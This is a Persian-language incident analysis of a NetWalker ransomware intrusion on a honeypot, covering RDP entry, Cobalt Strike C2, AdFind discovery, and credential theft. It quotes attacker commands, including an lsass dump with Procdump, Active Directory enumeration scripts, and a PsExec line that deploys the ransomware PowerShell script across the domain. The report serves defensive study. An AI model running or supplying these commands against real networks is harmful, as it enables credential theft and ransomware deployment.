

بسم الله الرحمن الرحیم

NetWalker Ransomware in 1 Hour

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

NetWalker یکی از نمونه‌های مهم باج‌افزارهای مدرن است که از سال ۲۰۱۹ فعالیت خود را آغاز کرد و در ابتدا با نام Mailto شناخته می‌شد. این باج‌افزار بعدها با تغییر نام به NetWalker، به‌سرعت در میان گروه‌های مجرمان سایبری مطرح شد؛ زیرا تنها یک بدافزار ساده برای رمزگذاری فایل‌ها نبود، بلکه در قالب مدل باج‌افزار به‌عنوان سرویس یا RaaS فعالیت می‌کرد. در این مدل، توسعه‌دهندگان اصلی باج‌افزار زیرساخت و ابزار لازم را فراهم می‌کنند و گروه‌های همکار پس از طی فرآیند ثبت‌نام و غربالگری، نسخه‌های سفارشی‌شده‌ای از باج‌افزار را برای حملات خود دریافت می‌کنند.

اهمیت NetWalker در این است که حملات آن معمولاً به شکل هدفمند و چندمرحله‌ای انجام می‌شود. مهاجمان پس از دسترسی اولیه، معمولاً از ابزارهایی مانند RDP، Cobalt Strike، AdFind، Mimikatz، Procdump و PsExec برای شناسایی شبکه، سرقت اعتبارنامه‌ها، حرکت جانبی و در نهایت اجرای باج‌افزار روی سیستم‌های متعدد استفاده می‌کنند. این روند نشان می‌دهد که حمله صرفاً به اجرای یک فایل مخرب محدود نیست، بلکه شامل یک زنجیره کامل نفوذ، تثبیت دسترسی، شناسایی دامنه، استخراج اطلاعات حساس و آماده‌سازی برای رمزگذاری گسترده است.

در نمونه بررسی‌شده، نفوذگران احتمالاً از طریق RDP و با حساب مدیریتی وارد شبکه شده‌اند و سپس با اجرای فایل‌های مشکوک PowerShell و باینری‌های مرتبط با Cobalt Strike، ارتباط فرماندهی و کنترل خود را برقرار کرده‌اند. پس از آن، با استفاده از ابزارهای شناسایی اکتیودایرکتوری و سرقت Credential، به Domain Controller دسترسی پیدا کرده و payload باج‌افزار را از طریق PsExec و PowerShell روی سیستم‌های عضو دامنه اجرا کرده‌اند. این سناریو نشان می‌دهد که NetWalker نه‌تنها از نظر فنی تهدیدی جدی محسوب می‌شود، بلکه به دلیل استفاده از ابزارهای قانونی و تکنیک‌های رایج مدیریتی، شناسایی و مهار آن در محیط‌های سازمانی دشوارتر می‌شود.

مطالعه این گزارش می‌تواند دید بهتری نسبت به رفتار مهاجمان، ابزارهای مورد استفاده و تکنیک‌های به‌کاررفته در چنین حملاتی ارائه دهد و به درک بهتر نحوه شناسایی و مقابله با این تهدیدات کمک کند.

توضیحات اولیه

NetWalker به عنوان یک نوع باج‌افزار، اولین بار در اوت ۲۰۱۹ ظاهر شد. در نسخه اولیه خود، این باج‌افزار با نام Mailto شناخته می‌شد اما در اواخر سال ۲۰۱۹ به NetWalker تغییر نام داد.

این باج‌افزار به عنوان یک RaaS(ransomware-as-a-service) عمل می‌کند. گروه‌های هکری دیگر ثبت‌نام می‌کنند و یک فرآیند غربالگری را طی می‌کنند، پس از آن به یک پورتال وب دسترسی پیدا می‌کنند که در آن می‌توانند نسخه‌های سفارشی از باج‌افزار را بسازند.

توزیع به این گروه‌های درجه دوم، که به عنوان همکار[1] شناخته می‌شوند، واگذار می‌شود و هر گروه آن را به هر شکلی که مناسب می‌داند مستقر می‌کند.

کاتالین سیمپانو

https://www.zdnet.com/article/netwalker-ransomware-gang-has-made-25-million-since-march-2020

برای اطلاعات بیشتر در مورد NetWalker، پست‌های زیر را بررسی کنید:

https://labs.sentinelone.com/netwalker-ransomware-no-respite-no-english-required/

https://news.sophos.com/en-us/2020/05/27/netwalker-ransomware-tools-give-insight-into-threat-actor

https://threatpost.com/netwalker-ransomware-29m-march/158036/

https://go.crowdstrike.com/rs/281-OBQ-266/images/ReportCSIT-20081e.pdf

[1] affiliates

Exploitation

ما چندین ورود RDP را در حدود زمان حمله مشاهده کردیم، اما معتقدیم که 198.181.163[.]103 (احتمالاً IPVanish VPN) منبع این نفوذ بوده است. ما سایر IPهایی را که در آن روز به هانی‌پات وارد شده‌اند، در بخش IOCs قرار خواهیم داد.

تهدیدگر با استفاده از حساب DomainName\Administrator وارد شده است.


Command & Control

فایل c37.ps1 حدود ۱۶ دقیقه پس از ورود اولیه، اجرا شد. به نظر نمی‌رسید در حین اجرای این اسکریپت هیچ اتصال شبکه‌ای برقرار شده باشد، که باعث می‌شود ما تعجب کنیم که آیا این اسکریپت کار می‌کند یا خیر.

این اسکریپت به شدت مبهم[۲] شده است، اما همچنان شبیه Cobalt Strike به نظر می‌رسد. وقتی اسکریپت را در VirusTotal آپلود کردیم، Thor گفت که ممکن است حاوی Windshield یا SplinterRAT نیز باشد.

[2] obfuscated

c37.ps1 حتی پس از گذشت بیش از ۷ روز، نرخ شناسایی بسیار پایینی دارد.



دقایقی بعد آن‌ها فایل c37.exe را اجرا کردند، که خود را در یک دایرکتوری موقت کپی کرده و سپس متوقف می‌شود. این باینری شامل Neshta و همچنین قابلیت‌های زیادی است که در زیر قابل مشاهده می‌باشد:

CAPABILITY	NAMESPACE
compiled with Borland Delphi	compiler/delphi
encode data using XOR	data-manipulation/encoding/xor
contain a resource (.rsrc) section	executable/pe/section/rsrc
contain a thread local storage (.tls) section	executable/pe/section/tls
accept command line arguments (2 matches)	host-interaction/cli
get common file path (2 matches)	host-interaction/file-system
create directory	host-interaction/file-system/create
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions (3 matches)	host-interaction/file-system/files/list
get file size (2 matches)	host-interaction/file-system/meta
set file attributes (3 matches)	host-interaction/file-system/meta
read file	host-interaction/file-system/read
write file (2 matches)	host-interaction/file-system/write
get disk information	host-interaction/hardware/storage
create mutex	host-interaction/mutex
create process (2 matches)	host-interaction/process/create
open registry key (2 matches)	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
parse PE header	load-code/pe


capa

پس از تحلیل بیشتر و نظری از @GaborSzappanos، ما توانستیم تأیید کنیم که هر دوی این‌ها در واقع Cobalt Strike هستند و از طریق پورت ۴۴۳ به 173.232.146[.]37 متصل می‌شوند.

```
destinationIp       173.232.146.37
destinationIsIpv6   false
destinationPort     443
image               C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
initiated           true
processGuid         {440b5029-bcc0-5f4e-6202-000000001300}
processId           9140
protocol            tcp
```

سرور Cobalt Strike در آدرس ۱۷۳.۲۳۲.۱۴۶.۳۷ از گواهینامه پیش‌فرض (شماره ۱۴۶۴۷۳۱۹۸) استفاده می‌کند و به طرز عجیبی امکان حمله مرد میانی[3] به آن وجود نداشت. ما چندین بار تلاش کردیم این اتصال را MiTM کنیم اما مدام با خطایی مواجه شدیم که می‌گفت احراز هویت SSL با موفقیت انجام نشد.

[3] MiTM



CERTIFICATE

Current Record

SHA-1	6ece5ece4192683d2d84e25b0ba7e04f9cb7eb7c
Serial Number	146473198
Issued	2015-05-20
Expires	2025-05-17
Common Name	Unknown (subject) Unknown (issuer)
Alternative Names	
Organization Name	Unknown (subject) Unknown (issuer)
SSL Version	3
Organization Unit	Unknown (subject) Unknown (issuer)
Street Address	
Locality	Unknown (subject) Unknown (issuer)
State/Province	Unknown (subject) Unknown (issuer)
Country	Unknown (subject) Unknown (issuer)

ما سعی کردیم c37.ps1 و c37.exe را در چند محیط Sandbox اجرا کنیم و هیچ‌کدام ترافیک شبکه را ضبط نکردند که این به ما می‌گوید این Beaconها شامل تکنیک‌های Sandbox Evasion هستند. در اینجا چند نمونه اجرا آورده شده است:


https://capesandbox.com/analysis/54494

https://app.any.run/tasks/4524fb0c-8e17-4255-8582-35b0e206ff3f

https://capesandbox.com/analysis/54493

باینری c37.exe شامل کدهای مشترکی از Neshta، poison، BazarBackdoor، XMRig و بخش بزرگی از CobaltStrike است، به گفته Intezer.

Discovery



فایل AdFind همراه با یک اسکریپت به نام adf.bat رها شده بود. ما این اسکریپت را قبلاً دیده‌ایم و قبلاً در این مورد نوشته‌ایم.

```
adf.bat - Notepad
File  Edit  Format  View  Help
cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -sc domainlist > domainlist.txt
adfind.exe -sc dcmodes > dcmodes.txt
adfind.exe -sc adinfo > adinfo.txt
adfind.exe -sc dclist > dclist.txt
adfind.exe -sc computers_pwdnotreqd > computers_pwdnotreqd.txt
```

ما می‌توانیم از این فایل‌های lnk ببینیم که آن‌ها چند فایل txt خروجی توسط AdFind را باز کرده‌اند. همچنین می‌توانیم ببینیم که فایل‌های domains.txt و ips.log دقایقی پس از اجرای AdFind باز شده‌اند.

SourceCreated	SourceModified	LocalPath	
8/ /2020 23:36	8/ /2020 23:36	C:\Users\	\Contacts\x64\mimikatz.log
8/ /2020 22:55	8/ /2020 22:59	C:\Users\	\Contacts\ips.log
8/ /2020 22:54	8/ /2020 22:54	C:\Users\	\Contacts\domains.txt
8/ /2020 22:43	8/ /2020 22:43	C:\Users\	\Contacts\x64\AdFind_check\ad_computers.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\subnets.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\trustdmp.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\dclist.txt
8/ /2020 22:42	8/ /2020 22:43	C:\Users\	\Contacts\x64\AdFind_check
8/ /2020 22:42	8/ /2020 22:42	C:\Users\	\Contacts\x64\AdFind_check\computers_pwdnotreqd.txt
8/ /2020 22:39	8/ /2020 23:36	C:\Users\	\Contacts\x64
8/ /2020 22:36	8/ /2020 22:36	C:\Users\	\Contacts\c37.ps1
8/ /2020 22:36	8/ /2020 22:59	C:\Users\	\Contacts

LECmd – ابزاری توسط اریک زیمرمن

چند دقیقه پس از اجرای AdFind، یک Command Prompt باز شد و دستورات زیر یا به آرامی Copy و Paste شده‌اند یا به صورت دستی تایپ شده‌اند.

```
nltest /dclist:
net group "Domain Computers" /DOMAIN
net groups "Enterprise Admins" /domain
net user Administrator
```


این اسکریپت، لیستی از نام hostnameهای موجود در فایل domains.txt را Ping می‌کند و خروجی را در فایل ips.log می‌نویسد. دستور Ping ای که آن‌ها استفاده می‌کنند، تنها یک Ping ارسال کرده و IPv4 را اجباری می‌کند. این فایل domains.txt به احتمال زیاد از دستور AdFind بالا با استفاده از پارامتر domainlist به دست آمده است.

Credential Access

Mimikatz اجرا شده و یک دقیقه بعد فایل procdump64.exe اجرا شده است. سپس نفوذگران از Procdump برای دامپ کردن پروسس lsass با استفاده از دستور زیر استفاده کردند:

```
procdump64.exe -ma lsass.exe lsass.dmp
```

این باینری procdump64 به نظر می‌رسد با Delphi کامپایل شده است و با هش‌های شناخته شده مطابقت ندارد. به نظر می‌رسد نفوذگران نسخه خودشان را ساخته‌اند اما دستورالعمل‌های اصلی را در آن گنجانده‌اند.




حدود یک دقیقه بعد، Mimikatz اجرا شد.

```
commandLine         mimikatz.exe

company             gentilkiwi (Benjamin DELPY)

currentDirectory    C:\\Users\\                              (\\Contacts\\x64\\

description         mimikatz for Windows

fileVersion         2.2.0.0
```

Lateral Movement

نفوذگر پس از دامپ کردن Credentials، از طریق RDP وارد یک Domain Controller شد. مدت کوتاهی پس از دسترسی به DC، فایل‌های ip.list.txt، P100119.ps1 و PsExec را در آن اجرا کردند.



نفوذگر اکنون آماده بود تا هدف خود را اجرا کند.

Objectives

تهدیدگر از PsExec برای نصب یک اشتراک[۴] روی همه سیستم‌ها به عنوان Domain Administrator استفاده کرد و سپس payload باج‌افزار را با استفاده از PowerShell اجرا نمود. NetWalker با استفاده از دستور زیر به تمام سیستم‌های عضو دامنه که در هانی‌پات آنلاین بودند، تحویل داده شد:


```
C:\psexec.exe @ip-list.txt -d cmd /c "(net use q: /delete /y &; net use q:
\\DomainController\DomainName /user:DomainName\administrator
ThisWasThePassword &; powershell -ExecutionPolicy ByPass -NoLogo -NoProfile -
windowstyle hidden -NoExit -File q:\P100119.ps1"
```

پس از اجرای اسکریپت پاورشل، یادداشت باج زیر برای شما باقی می‌ماند.

